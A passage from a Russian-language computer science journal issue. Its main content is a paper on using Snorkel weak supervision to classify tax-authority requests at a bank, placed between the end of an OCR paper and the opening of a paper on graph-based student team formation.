[5]. Jain P., Taneja K., Taneja H. Which OCR toolset is good and why: A comparative study // Kuwait Journal of Science. – 2021. – Т. 48, No 2.
[6]. Padova T. Adobe Acrobat 8 PDF Bible. Т. 363. – John Wiley & Sons, 2007.
[7]. Smith R. An overview of the Tesseract OCR engine // Ninth international conference on document analysis and recognition (ICDAR 2007). Т. 2. – IEEE. 2007. – С. 629-633.F
[8]. Bisong E., Bisong E. Google colaboratory // Building machine learning and deep learning models on google cloud platform: a comprehensive guide for beginners. – 2019. – С. 59-64.
[9]. EMNIST: Extending MNIST to handwritten letters / G. Cohen [и др.] // 2017 international joint conference on neural networks (IJCNN). – IEEE. 2017. – С. 2921-2926.
[10]. Khalifa N. E., Loey M., Mirjalili S. A comprehensive survey of recent trends in deep learning for digital images augmentation // Artificial Intelligence Review. – 2022. – Т. 55, No 3. – С. 2351-2377.
[11]. An adaptive thresholding algorithm-based optical character recognition system for information extraction in complex images / D. Akinbade [и др.] // Journal of Computer Science. – 2020. – Т. 16, No 6. – С. 784 - 801.
[12]. DocBed: A multi-stage OCR solution for documents with complex layouts / W. Zhu [и др.] // Proceedings of the AAAI Conference on Artificial Intelligence. Т. 36. – 2022. – С. 12643–12649.
[13]. Belyaeva O., Bogatenkova A., Turdakov D. Dedoc: A Universal System for Extracting Content and Logical Structure From Textual Documents //2023 Ivannikov Ispras Open Conference (ISPRAS). – IEEE, 2023. – С. 20-25.

[14]. LEVENSHTEIN V. I. // Discrete Mathematics and Applications. – 1992. – Т. 2, No 3. – С. 241–258. – DOI: doi:10.1515/dma.1992.2.3.241. – URL: https://doi.org/10.1515/dma.1992.2.3.241.

Информация об авторах / Information about authors

Михаил Викторович ЗАГОРОДНИКОВ – бакалавр направления подготовки «Прикладная информатика» Иркутского государственного университета, стажер-исследователь в молодёжной лаборатории искусственного интеллекта, обработки и анализа данных, стипендиат Института системного программирования им. В.П. Иванникова Российской академии наук. Сфера научных интересов: нейронные сети, анализ электронных документов.

Mikhail Viktorovich ZAGORODNIKOV– Bachelor's degree in Applied Informatics from Irkutsk State University, trainee researcher at the young researchers Lab of AI, Data Processing & Analysis of Matrosov Institute for System Dynamics and Control Theory of Siberian Branch of Russian Academy of Sciences, scholarship holder of Ivannikov Institute for System Programming of the Russian Academy of Sciences. Field of scientific interests: neural networks, analysis of electronic documents.

Андрей Анатольевич МИХАЙЛОВ – заведующий молодёжной лаборатории искусственного интеллекта, обработки и анализа данных Института динамики систем и теории управления имени В.М. Матросова. Его научные интересы включают анализ электронных документов, распознавание образов.

Andrey Anatolevich MIKHAYLOV – head of the young researchers Lab of AI, Data Processing & Analysis of Matrosov Institute for System Dynamics and Control Theory of Siberian Branch of Russian Academy of Sciences. His research interests include document analysis, image recognition.

DOI: 10.15514/ISPRAS-2024-36(3)-14

Автоматизация подготовки ответов на требования налоговых органов с использованием обучения со слабым контролем

А.Д. Сосновиков, ORCID: 0009-0004-1447-532X <*sosnovikov.artur@gmail.com*>
Д.Ю. Турдаков, ORCID: 0000-0001-8745-0984 <*turdakov@ispras.ru*>

Институт системного программирования РАН,
Россия, 109004, г. Москва, ул. А. Солженицына, д. 25.

Аннотация. В данной статье рассматривается применение методов обучения со слабым контролем для автоматизации обработки налоговых требований в банковском секторе. В последние годы наблюдается значительный рост интереса к автоматизации процессов с использованием методов машинного обучения и искусственного интеллекта в финансовом секторе, что обусловлено стремлением повысить эффективность, точность и качество обслуживания клиентов. Предыдущие исследования в области автоматизации финансовых процессов часто ограничивались применением классических подходов машинного обучения, требующих больших объёмов качественно размеченных данных. Однако в условиях банковского дела, особенно в таких специфических задачах, как обработка требований налоговых органов, разметка данных сталкивается с заметными трудностями из-за необходимости привлечения высококвалифицированных специалистов и соблюдения конфиденциальности. В этом контексте наша работа направлена на заполнение пробела в исследованиях путём применения обучения со слабым контролем — подхода, позволяющего использовать неточные, противоречивые или неполные данные для обучения моделей. Это особенно актуально для банковской сферы, где данные быстро устаревают и часто имеют ограниченный доступ из-за нормативных ограничений. Методологически для реализации идеи обучения со слабым контролем мы использовали фреймворк Snorkel для создания обучающего набора данных с использованием разметочных функций, разработанных в сотрудничестве с экспертами банка Точка. Это позволило существенно снизить зависимость от трудоёмкого процесса ручной разметки данных и использовать большие объёмы неразмеченных документов. Результаты исследования показали, что подходы, основанные на слабом контроле, могут значительно повысить эффективность обработки налоговых требований, предоставляя модели, способные с высокой точностью классифицировать и интерпретировать различные типы налоговых документов. Особенно важно, что применение слабого контроля позволяет учесть необходимость постоянного обновления данных и законодательства, что делает его предпочтительным для динамически изменяющихся условий финансового сектора. Использование обучения со слабым контролем в автоматизации ответов на налоговые требования не только улучшает качество обработки данных, но и способствует уменьшению нагрузки на специалистов, повышая общую эффективность финансовых операций. Эти выводы могут оказать влияние на дальнейшее применение машинного обучения в финансовом секторе, с учетом важности инновационных подходов в условиях ограниченных данных.

Ключевые слова: обучение со слабым контролем; финансовый сектор.

Для цитирования: Сосновиков А.Д., Турдаков Д.Ю. Автоматизация подготовки ответов на требования налоговых органов с использованием обучения со слабым контролем. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 203–212. DOI: 10.15514/ISPRAS–2024–36(3)–14.

Automating the Process of Responding to a Tax Request Using Weak Supervision

A.D. Sosnovikov, ORCID: 0009-0004-1447-532X <*sosnovikov.artur@gmail.com*>
D.Y. Turdakov, ORCID: 0000-0001-8745-0984 <*turdakov@ispras.ru*>

Institute for System Programming of the Russian Academy of Sciences,
25, Alexander Solzhenitsyn st., Moscow, 109004, Russia.

Abstract. This paper examines the application of weak observation techniques to automate tax claim processing in the banking sector. Interest in process automation using machine learning and artificial intelligence techniques in the financial sector has grown significantly in recent years, driven by the desire to improve efficiency, accuracy and customer service. Previous research in financial process automation has often relied on traditional machine learning approaches that require large amounts of well-analyzed data. However, in the banking industry, and especially in specific tasks such as processing tax authority claims, data annotation faces significant challenges due to the need for highly skilled professionals and privacy issues. Our work therefore aims to fill the research gap by applying weak observation, a technique that allows the use of imprecise, inconsistent or incomplete data to train models. This is particularly relevant for the banking sector, where data become outdated quickly and often have limited access due to regulatory constraints. Methodologically, to implement the idea of weak supervision, we used the Snorkel framework to create a training dataset using markup functions developed together with Bank Point experts. This allowed us to significantly reduce the dependence on the time-consuming process of manual data markup and to use large volumes of unlabeled documents. The results of the study showed that weak control approaches can significantly improve the efficiency of tax claims processing by creating models capable of classifying and interpreting different types of tax documents with high accuracy. In addition, the application of weak control can accommodate the need for constant updating of data and legislation, making it preferable for the dynamically changing environment of the financial sector. Using weak supervision to automate responses to tax claims not only improves the quality of data processing, but also helps to reduce the workload of specialists, improving the overall efficiency of financial operations. These results could have an impact on the future application of machine learning in the financial sector, given the importance of innovative approaches in data-constrained environments.

Keywords: weak supervison; financial sector**.**

For citation: Sosnovikov A.D., Turdakov D.Yu. Automating the process of responding to a tax request using weak supervision. *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 203-212 (in Russian). DOI: 10.15514/ISPRAS-2024-36(3)-14.

1. Введение

В последние годы в финансовом секторе произошёл значительный сдвиг в сторону автоматизации, обусловленный потребностью в повышении эффективности, точности и улучшении качества обслуживания клиентов. Одна из новых задач в этой области — автоматизация обработки налоговых требований, которая является критически важной и сложной задачей, требующей знания нормативных требований и предоставления точных и своевременных ответов клиентам. В этой статье рассматривается новое применение обучения со слабым контролем для автоматизации процесса обработки налоговых требований в банковском секторе, что представляет собой существенное отклонение от традиционных подходов, которые в значительной степени опираются на системы, основанные на правилах, или создание классификаторов на основе машинного обучения.

Процесс получения размеченных наборов данных для обучения моделей машинного обучения, особенно в таких узкоспециализированных областях, как банковское дело и соблюдение налогового законодательства, связан с рядом серьёзных трудностей. Во-первых, одной из ключевых проблем является потребность в привлечении экспертов, специализирующихся на точном аннотировании данных, однако такие специалисты зачастую перегружены основными обязанностями и не имеют возможности тратить время на аннотирование наборов данных.

Во-вторых, конфиденциальность финансовой и личной информации требует строгого соблюдения законов и правил конфиденциальности, таких как GDPR в Европе, которые могут ограничивать доступ к данным или требовать их анонимности, потенциально снижая их полезность. Более того, изменчивость налогового законодательства обусловливает быстрое устаревание наборов данных, что требует их постоянного обновления. Наконец, часто наблюдается дефицит общедоступных данных в данной сфере, что затрудняет получение репрезентативных выборок для обучения и тестирования. В итоге совокупность этих проблем делает процесс сбора данных для обучения моделей машинного обучения в банковской и налоговой сферах особенно сложным.

Метод обучения со слабым контролем (weak supervision) представляет собой подход в области машинного обучения, при котором используются неточные, противоречивые или неполные данные для обучения моделей. Этот подход позволяет эффективно использовать большие объемы данных, даже если лишь часть из них обладает качественными метками.

Для нашего исследования в рамках автоматизации процесса ответа на налоговые требования в АО Точка, где имелась ограниченная выборка размеченных данных, получение новых размеченных данных являлось дорогостоящим и трудоемким процессом. Привлечение бухгалтеров второй линии поддержки для этой задачи было невозможным из-за их высокой рабочей загруженности. Однако, путем совместной работы с экспертами была разработана базовая версия системы правил, которая, несмотря на свою неидеальность, позволила провести аннотацию значительного объема неразмеченных документов.

2. Обзор релевантных работ

Автоматизация финансовых процессов с помощью машинного обучения вызывает растущий интерес: несколько исследований подчеркивают потенциал повышения эффективности, точности и удовлетворенности клиентов. Модели машинного обучения и автоматизация процессов с их помощью нашли широкое применение в таких задачах как: алгоритмическая торговля [1, 2], детекция фрода [3], чат-боты поддержки клиентов, в задачах кибербезопасности [4] и т.д.

Что касается соблюдения нормативных требований, недавние исследования показали, что использование алгоритмов обработки естественного языка (NLP) для интерпретации нормативных документов и реагирования на них имеют высокий потенциал для оптимизации сложных административных задач [5]. Однако все описанные методы требуют большого числа размеченных примеров для обучения моделей, что редко осуществимо в финансовой сфере.

Концепция слабого контроля, при которой модели обучаются на зашумленных, ограниченных или неточно маркированных данных, получила распространение как экономически эффективная альтернатива традиционным методам контролируемого обучения. Методы обучения со слабым контролем применимы и показывают успехи как в задачах бинарной классификации [6], так и в задачах с более сложным пространством целевых меток [7].

Ратнер и др. [6] представили Snorkel, структуру для генерации обучающих данных с использованием слабого контроля, что значительно снижает потребность в больших аннотированных наборах данных [8]. Snorkel представляет собой инновационный подход в области машинного обучения, основанный на принципе обучения со слабым контролем, который позволяет эффективно использовать большие объемы данных с неточными, скоррелированными или неполными метками. Процесс построения модели включает два ключевых этапа: первый — генеративная модель [9], представляющая собой факторный граф, которая создает вероятностные метки на основе набора правил или эвристик, разработанных экспертами; второй — дискриминативная модель, которая использует эти метки созданные генеративной моделью для традиционного обучения с учителем модели и

извлечения ценной информации из данных, которые ранее были непригодны для использования в обычных алгоритмах обучения.

Этот подход применялся в различных областях, но его применение в финансовом секторе, особенно для процессов, связанных с налогообложением, остается недостаточно изученным.

3 Метод

Для автоматизации процесса ответа на требования налоговой, первоочередной задачей является определение темы документа. Экспертами было выделено 20 потенциальных тем требований. На начальном этапе мы сосредотачивались на задаче определения связи требования налоговой с вопросами имущества. Для этого мы решали задачу бинарной классификации, где документы, связанные с имуществом, были отнесены к положительному классу. На тот момент у нас был небольшой набор из 79 размеченных и значительный объем неразмеченных документов, что считается важным условием успешной реализации методов обучения со слабым контролем.

После чего мы провели анализ размеченной выборки и разработали разметочные функции. Сначала мы сформировали правила на основе анализа текстов размеченной выборки и совместно с экспертами-бухгалтерами уточнили и расширили эти правила для разметочных функций.

Применяя разметочные функции с использованием Snorkel к неразмеченным данным, мы отобрали 140 документов, которые генеративная модель Snorkel уверенно классифицировала как документы положительного класса, и передали их для дальнейшей разметки. После этого мы провели еще одну итерацию доработки разметочных функций на основе полученной выборки.

Далее мы случайным образом выбрали 270 документов и попросили экспертов разметить их для создания тестовой выборки. На этой выборке мы измеряли качество применяемых нами методов.

4. Экспериментальное исследование

4.1 Набор данных

В рамках данного исследования были использованы три основных набора данных (табл. 1):

- **Обучающая выборка (train)**: Этот набор данных состоит из 12,640 неразмеченных документов, которые включают требования налоговой, отправленные клиентам Точка Банка в период с января 2022 года по февраль 2024 года. Документы служат сырыми данными для обучения модели с использованием методов обучения со слабым контролем.
- **Выборка для разработки (dev)**: В эту выборку входит 219 размеченных документов, которые использовались для формирования и проверки эвристических правил, основанных на регулярных выражениях. Эта выборка содержит примеры всех типов требований, присутствующих в данных. Она была сформирована итеративно, не является случайной выборкой из общей совокупности. Доля положительного класса составляет 65%.
- **Тестовая выборка (test)**: Этот набор включает в себя 270 размеченных документов, которые были случайно выбраны из общей совокупности всех требований налоговой. Выборка используется для оценки эффективности разработанных моделей. Процент положительного класса в тестовой выборке составляет 7.4%.

Табл. 1. Характеристик наборов данных, используемых для обучения и оценки качества моделей.
Table 1. Characteristics of data sets used for training and assessing the quality of models.

Тип выборки	Количество документов	Статус разметки	Доля положительного класса	Примечания
Обучающая выборка	12,640	Неразмеченные	Не применимо	Данные за период с января 2022 г. по февраль 2024 г.
Выборка для разработки	219	Размеченные	65%	Итеративно сформирована, все типы требований
Тестовая выборка	270	Размеченные	7.4%	Случайная выборка из генеральной совокупности

4.2 Используемые модели и их гиперпараметры

В рамках исследования были применены две основные модели машинного обучения: логистическая регрессия и градиентный бустинг. Ниже представлены детали моделей и их гиперпараметры.

Логистическая регрессия: для реализации использовалась библиотека `sklearn.linear_model.LogisticRegression`. Выбор гиперпараметров следующий: тип регуляризации `penalty='l1'`, коэффициент регуляризации `C=5` (для обучения на выборке для разработки) и `C=0.1` (для обучения на слабой разметке), алгоритм оптимизации `solver='liblinear'`. Все остальные гиперпараметры были оставлены по умолчанию.

При использовании логистической регрессии текст документов признаки были векторизованы с использованием обучающей выборки и tfidf

Градиентный бустинг: применялась реализация градиентного бустинга из библиотеки `CatBoostClassifier`. Конфигурация гиперпараметров включала в себя: количество деревьев `n_estimators=1200`, темп обучения `learning_rate=0.01`, глубина деревьев `depth=5`, и количество раундов для ранней остановки `early_stopping_rounds=50`. В качестве валидационной выборки для ранней остановки использовалась выборка для разработки (dev).

При использовании бустинга текстовые признаки обрабатывались встроенными алгоритмами `CatBoostClassifier`, гиперпараметры, которого оставлены по умолчанию.

Для слабой разметки с помощью библиотеки Snorkel был составлен набор разметочных функций (табл. 2), возвращающих одну из меток: NEGATIVE или POSITIVE в случае выполнения правила и ABSTAIN в противном случае.

Все функции разметки имеют следующую структуру:

```
@labeling_function()
def <Название функции>(x):
    x = x.text.lower()
    if <Условие>:
        return <Метка>
    return ABSTAIN
```

4.3 Результаты экспериментов

В ходе экспериментов мы сравнили несколько моделей, а также подходы обучения со слабым контролем и классическое обучение с учителем. Ниже приведены метрики, которые были оценены на тестовой выборке документов (табл. 3).

Табл. 2. Разметочные функции (правила) для Snorkel
Table 2. Snorkel labeling functions

Условие функции разметки	Метка при выполнении правила	Текстовый комментарий
`'страховых взносов' in x`	NEGATIVE	Помечает текст как NEGATIVE, если он содержит упоминание о страховых взносах.
`'%' in x and '6%' not in x and '15%' not in x and '20%' not in x`	NEGATIVE	Помечает текст как NEGATIVE, если он содержит нестандартные проценты налогов.
`'земельн' in x`	POSITIVE	Помечает текст как POSITIVE, если он содержит упоминание о земле.
`'отчужд' in x`	POSITIVE	Помечает текст как POSITIVE, если он содержит упоминание об отчуждении имущества.
`'имущество' in x`	POSITIVE	Помечает текст как POSITIVE, если он содержит упоминание о каком-либо имуществе.
`re.search(r'\d{2}:\d{2}:\d{6,7}:\d{2,4}', x)`	POSITIVE	Помечает текст как POSITIVE, если он содержит кадастровый номер.
`'квартир' in x`	POSITIVE	Помечает текст как POSITIVE, если он содержит упоминание о квартирах.
`' дом' in x`	POSITIVE	Помечает текст как POSITIVE, если он содержит упоминание о домах.
`'земельный' in x and '(земельн' not in x \ or re.search(r'земельных участков', x) or re.search('земельного', x) or 'садовод' in x \ or 'земельные объекты (участки)' in x or re.search('земельные[ ]{0,5}объекты[ ]{0,5}\(участки\)', x`	POSITIVE	Помечает текст как POSITIVE, если он содержит упоминание о земельных объектах.
`' дом' in x or 'строени' in x\ or 'помещен' in x or 'квартир' in x or re.search(r'\d{2}:\d{2}:\d{6,7}:\d{2,4}', x) \ or re.search(r"(отчуждени)*(недвижим\w{2,3} имуществ\w{1,2})", x): if 'зарегистрировано имуществ' not in x and not re.search(r'земельных участков', x) \ and not re.search('земельного', x)`	POSITIVE	Помечает текст как POSITIVE, если он содержит упоминание о домах или строениях.
`' тс ' in x or 'марка' in x and 'гос.номер' in x`	POSITIVE	Помечает текст как POSITIVE, если он содержит упоминание о транспортных средствах.
`re.search(r'[а-я]\d{3}[а-я]{2}[ ]{0,1}\d{1,3}', x) \ or re.search(r'марк? тс', x) or re.search(r'транспортно\w{1,2} средств[оа] марк?', x) \ or re.search(r'транспортное средство [А-Я]+ [А-Я]+', bs)`	POSITIVE	Помечает текст как POSITIVE, если он содержит упоминание о транспортных средствах.
`re.search('сумма доходов[ а-я]{0,20}[\d]{5,15}', x)`	NEGATIVE	Помечает текст как NEGATIVE, если он содержит упоминание о доходах.
`re.search('сумм[ а]{0,3} расход\w{1,2}', x)`	NEGATIVE	Помечает текст как NEGATIVE, если он содержит упоминание о расходах.

В рамках данного исследования применялся специальный метод формирования обучающей выборки, направленный на повышение ее информативности. В результате распределение классов в обучающей выборке отличалось от исходного в генеральной совокупности. Чтобы гарантировать корректную оценку качества модели на новых данных, многоблочная кросс-валидация с объединением выборок не проводилась. Вместо этого использовались отдельные стратифицированные по классам тестовая и обучающая выборки, сохраняющие первоначальное соотношение классов.

Генеративная модель, обученная на тренировочной выборке и разметочных функциях, продемонстрировала неплохие результаты, и послужила базовой моделью для проведения сравнений. Данная модель учитывает корреляционную структуру и конфликты меток, создаваемых разметочными функциями при генерации итоговых вероятностных меток документов. Кроме того, на основе разметки, полученной от генеративной модели, были обучены дискриминативные модели.

Среди дискриминативных моделей для проведения экспериментов были выбраны **Логистическая регрессия** (Snorkel + LogReg) и **Бустинг** (Snorkel + CatBoost), обученные на слабой разметке на обучающей выборке. Пороги бинаризации и гиперпараметры моделей подбирались так, чтобы максимизировать точность на выборке для разработки, имея при этом максимально возможную полноту.

Сравнительный анализ проведен с моделью логистической регрессии LogReg (dev), обученной на выборке для разработки без использования слабой разметки, т.е. был применен классический подход обучения с учителем.

Использование аналогичного подхода с моделью CatBoost, обученной на размеченной выборке для разработки, не дало положительных результатов, поскольку модель градиентного бустинга не смогла эффективно обучиться на столь малом объеме данных.

Дообучение моделей семейства BERT для классификации документов при малом объеме размеченной выборки, как в нашей задаче, не представляется возможным. Ещё одной проблемой применения моделей семейства BERT к рассматриваемой задаче является наличие значительного количества нерелевантного по отношению к метке контекста в документах.

Табл. 3. Сравнение метрик качества моделей
Table 3. Comparison of model metrics

Модель	AUC-ROC	Средняя точность (AP)	F1-мера	Точность (precision)	Полнота (recall)
Snorkel	0.906	0.819	0.857	1.0	0.75
Snorkel + LogReg	0.976	0.903	0.824	1.0	0.7
Snorkel + CatBoost	0.991	0.938	0.919	1.0	0.85
LogReg (dev)	0.985	0.79	0.765	0.929	0.65

5. Анализ результатов

Анализ результатов экспериментов свидетельствует о том, что дискриминативная модель CatBoost, обученная на разметке, полученной от генеративной модели Snorkel, имеет самые высокие метрики качества. Это подчеркивает эффективность метода обучения со слабым контролем в условиях ограниченного объема размеченных данных.

Этот подход показал себя лучше, чем обучение на размеченной дискриминативной модели из-за недостаточного количества размеченных документов.

Однако, несмотря на высокие метрики качества, возникают две значительные проблемы. Во-первых, для расширения задачи на мультиклассификацию требуется создание значительного

количества правил, что может быть трудоемким процессом. Во-вторых, написание эффективных правил для данной задачи оказалось непростым и длительным процессом, требующим многократного итеративного анализа и вычитывания размеченных текстов на выборке для разработки. Что перекладывает нагрузку аннотирования с экспертов в данной области на специалистов по машинному обучению.

6. Заключение

Это исследование положило новаторскому применению обучения со слабым контролем для автоматизации ответов на налоговые претензии, что является важной, но сложной задачей в банковском секторе. Наш подход, основанный на разработке и сравнении нескольких решений в рамках этой парадигмы, позволил существенно понять преимущества и ограничения обучения со слабым контролем в этом контексте. Особенно заметной проблемой, с которой пришлось столкнуться, была неизбежная трудность в разработке эффективных функций разметки для задач многоклассовой классификации. Необходимость разработки обширного набора правил для охвата множества сценариев, возникающих при соблюдении налогового законодательства, значительно усложняет процесс разработки модели. Эта сложность усугубляется специализированным характером данных и тонким пониманием, необходимым для точной интерпретации запросов, связанных с налогами.

Как показывают наши результаты, разработка этих правил не всегда проста и требует глубоких знаний предметной области, которые не всегда легко доступны, а также многократной проверки системы правил на объектах обучающей выборки и выборки для разработки. Наш опыт показывает, что усилия, необходимые для написания эффективных правил для решения задач бинарной классификации и особенно для многоклассовых задач в специализированных областях, таких как соблюдение налогового законодательства, могут стать барьером на пути более широкого внедрения методов обучения со слабым контролем в индустрии.

Кроме того, наш анализ подчеркивает динамичный характер налогового законодательства и нормативных актов, что требует постоянного обновления правил и функций маркировки для поддержания актуальности и точности моделей. Этот аспект создает постоянную проблему обслуживания, которую необходимо решить, чтобы обеспечить долгосрочную жизнеспособность решений, разработанных с использованием обучения со слабым контролем.

Несмотря на эти проблемы, наше исследование также подчеркивает потенциал обучения со слабым контролем для автоматизации и повышения эффективности реагирования на налоговые претензии. Структурированно используя существующие знания, мы можем уменьшить зависимость от недостаточного объема размеченных данных и снизить некоторые затраты, связанные с традиционными подходами к обучению с учителем, при этом ощутимо повысив метрики качества моделей по сравнению с традиционным подходом обучения с учителем.

Список литературы / References

[1]. Treleaven, Philip, and Bogdan Batrinca. "Algorithmic regulation: automating financial compliance monitoring and regulation using AI and blockchain." Journal of Financial Transformation 45 (2017): 14 - 21.

[2]. Cartea, Álvaro, Sebastian Jaimungal, and José Penalva. Algorithmic and high-frequency trading. Cambridge University Press, 2015.

[3]. Wilson, H. James, and Paul R. Daugherty. "Collaborative intelligence: Humans and AI are joining forces." Harvard Business Review 96.4 (2018): 114-123.

[4]. Horowitz, Michael C., et al. Artificial intelligence and international security. Center for a New American Security., 2022.

[5]. Winter, Karolin, and Stefanie Rinderle-Ma. "Detecting constraints and their relations from regulatory documents using nlp techniques." On the Move to Meaningful Internet Systems. OTM 2018 Conferences: Confederated International Conferences: CoopIS, C&TC, and ODBASE 2018, Valletta, Malta, October 22-26, 2018, Proceedings, Part I. Springer International Publishing, 2018.
[6]. Alexander J Ratner, Stephen H Bach, Henry Ehrenberg, Jason Fries, Sen Wu, and Christopher Ré. Snorkel: Rapid training data creation with weak supervision. In VLDB, 2017
[7]. Shin, Changho, et al. "Universalizing weak supervision." arXiv preprint arXiv:2112.03865 (2021).
[8]. Ratner, Alexander J., et al. "Data programming: Creating large training sets, quickly." Advances in neural information processing systems 29 (2016).
[9]. Bach, S. H., He, B., Ratner, A., & Ré, C. (2017, July). Learning the structure of generative models without labeled data. In International Conference on Machine Learning (pp. 273-282). PMLR.

Информация об авторах / Information about authors

Артур Дмитриевич СОСНОВИКОВ – аспирант Института системного программирования с 2023 года. Сфера научных интересов: методы машинного обучения, обучение со слабым контролем.

Artur Dmitrievich SOSNOVIKOV – graduate student at the Institute of System Programming since 2023. Research interests: machine learning methods, weakly supervised learning.

Денис Юрьевич ТУРДАКОВ – кандидат физико-математических наук, заведующий отделом ИСП РАН, доцент кафедры системного программирования ф-та ВМК МГУ. Научные интересы: анализ естественного языка, извлечение информации, обработка больших данных, анализ социальных сетей.

Denis Yurievich TURDAKOV – Cand. Sci (Phys.-Math.), Head of Department at ISP RAS, associate professor of the Department of System Programming at Moscow State University. Research interests: natural language processing, information extraction, big data analysis, social network analysis.

DOI: 10.15514/ISPRAS-2024-36(3)-15

Разработка алгоритма формирования команд ИТ-проектов на основе данных цифрового следа студентов

А.В. Мельникова, ORCID: 0009-0006-1011-5225 <*a.v.melnikova@utmn.ru*>
М.С. Воробьева, ORCID: 0000-0002-1508-4089 <*m.s.vorobeva@utmn.ru*>
Е.В. Егорова, ORCID: 0009-0005-2106-506X <*egorovaelizaveta.study@gmail.com*>
Е. Д. Чеканова, ORCID: 0009-0005-6731-8026 <*lisachekanova@yandex.ru*>

Тюменский государственный университет,
Россия, 625003, г. Тюмень, ул. Володарского, д. 6.

Аннотация. В статье рассматривается разработка алгоритма для формирования команд ИТ-проектов. Материалами послужили данные цифрового следа студентов ИТ-направления. Цифровым следом студента является постоянно пополняемый набор данных, включающий отчетные документы проектных дисциплин, промежуточные результаты по дисциплинам, практическим подготовкам. В работе приводится пример решения задачи формирования команд с применением графов. Был предложен алгоритм, в основе которого лежит графовая модель, позволяющая построить граф, отражающий взаимодействие студентов в прошлых проектах. На основе построенного графа формируются команды. Внутри графовой модели предложены два подхода формирования команд: на основе кластеризации вершин и с помощью обхода графа. Для определения лучшей команды строится граф связи студентов с текстовыми тегами, представляющими технологии, языки программирования, фреймворки и пр. Алгоритм был апробирован на данных студентов ИТ-направления Математическое обеспечение и администрирование информационных систем Школы компьютерных наук и требованиях к реальному проекту и протестирован на спонтанном распределении студентов по проектам в рамках дисциплины. С помощью алгоритма можно оценить на сколько удачно было разбиение. Создание эффективных команд играет ключевую роль в успешной реализации проектов, поэтому предложенный алгоритм может быть полезен для преподавателей и руководителей проектов в ИТ-сфере. Разработанный алгоритм планируется интегрировать в веб-сервис поиска исполнителей ИТ-проектов.

Ключевые слова: формирование команд, цифровой след, текстовые теги, студенты, проект, исполнители, команда, графы, спектральная кластеризация, поиск в глубину.

Для цитирования: Мельникова А.В., Воробьева М.С., Егорова Е.В., Чеканова Е. Д. Разработка алгоритма формирования команд ИТ-проектов на основе данных цифрового следа студентов. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 213–224. DOI: 10.15514/ISPRAS–2024–36(3)–15.

Development of an Algorithm of the Formation of IT Project Teams Based on Data from the Digital Footprint of Students

A.V. Melnikova, ORCID: ORCID: 0009-0006-1011-5225 <*a.v.melnikova@utmn.ru*>
M.S. Vorobeva, ORCID: 0000-0002-1508-4089 <*m.s.vorobeva@utmn.ru*>
E.V. Egorova, ORCID: 0009-0005-2106-506X <*egorovaelizaveta.study@gmail.com*>
E.D. Chekanova, ORCID: 0009-0005-6731-8026 <*lisachekanova@yandex.ru*>

University of Tyumen,
6, Volodarskogo st., Tyumen, 625003, Russia.

Abstract. The article discusses the development of an algorithm for the formation of IT project teams. The materials were data from the digital footprint of IT students. The student's digital footprint is a constantly updated set of data, including accounting documents of project disciplines, intermediate results in disciplines, and practical training. The paper provides an example of solving the problem of forming teams using graphs. An algorithm based on a graph model has been proposed, which allows you to build a graph reflecting the interaction of students in past projects. Commands are formed based on the constructed graph. Two approaches to command formation are proposed inside the graph model: based on vertex clustering and using graph traversal. To determine the best team, a graph of student communication is built with text tags representing technologies, programming languages, frameworks, etc. The algorithm was tested on data from students of the IT department of Mathematical Support and Administration of Information Systems of the School of Computer Science and requirements for a real project and tested on the spontaneous distribution of students on projects within the discipline. Using the algorithm, you can estimate how successful the split was. The creation of effective teams plays a key role in the successful implementation of projects, therefore, the proposed algorithm can be useful for teachers and project managers in the IT field. The developed algorithm is planned to be integrated into the IT project executors search web service.

Keywords: team formation, digital footprint, skills, students, project, performers, team, graphs, spectral clustering, depth-first search.

For citation: Melnikova A.V., Vorobeva M.S., Egorova E.V., Chekanova E.D. Development of an algorithm of the formation of IT project teams based on data from the digital footprint of students. *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 213-224 (in Russian). DOI: 10.15514/ISPRAS-2024-36(3)-15.

1. Введение

В настоящее время все больше организаций ориентируются на реализацию проектов, требующих специализированных навыков и знаний. Однако процесс подбора команд для выполнения проектов остается одной из центральных проблем, с которой можно столкнуться. Студенты стремятся получить опыт работы с реальными проектами еще на этапе обучения, но многие из них встречаются с трудностями при поиске соответствующих проектов и образовании команд, которые успешно справятся с поставленными задачами.

Асанов А. З. и Мышкина И. Ю. в статье [1] полагают, что успешность нового проекта напрямую зависит от компетентности выбранных исполнителей. Существуют разные подходы к формированию команд, в которых учитывают различные характеристики: успешность проекта, образовательные результаты участников, индивидуальные достижения студентов и др. Но важной составляющей, которую необходимо учитывать при работе в ИТ-проекте, являются навыки участников и предыдущий опыт командной работы.

В современном мире эффективное формирование команд играет ключевую роль в успешной реализации проектов, особенно в области информационных технологий. В связи с проведенным анализом была выявлена потребность в разработке алгоритма для формирования команд на основе данных цифрового следа студентов. Цифровой след студента – постоянно пополняемый набор данных, включающий отчетные документы проектных дисциплин, промежуточные результаты по дисциплинам, практическим подготовкам и другие [2]. Современные методы анализа данных позволяют извлечь

объективную информацию из цифрового следа студентов для оценки их профессиональной компетентности, на основе которой возможна разработка алгоритма процесса формирования команд [3].

Цель работы – проектирование и разработка алгоритма для формирования команд ИТ-проектов. Материалами для исследования послужили данные цифрового следа студентов ИТ-направления Математическое обеспечение и администрирование информационных систем (МОАИС) Школы компьютерных наук (ШКН). В рамках выполнения работы исследуется возможность применения графов в проектном управлении для решения задачи, которая заключается в подборе такой команды студентов, чтобы было достигнуто максимальное соответствие требованиям проекта. Таким образом, предложенный алгоритм не только актуален для современной образовательной среды ИТ-области, но и представляет собой инновационный шаг в области автоматизации формирования команд. Данный алгоритм может быть полезен для преподавателей и руководителей проектов в сфере ИТ.

2. Обзор существующих решений

Для решения поставленной проблемы могут применяться разнообразные подходы: графовые модели, критерий справедливости, когнитивные карты и генетические алгоритмы, алгоритмы кластеризации для создания команд, обнаружение сообществ в социальных графах, обход графа в глубину и т. д., рассмотрим некоторые из них.

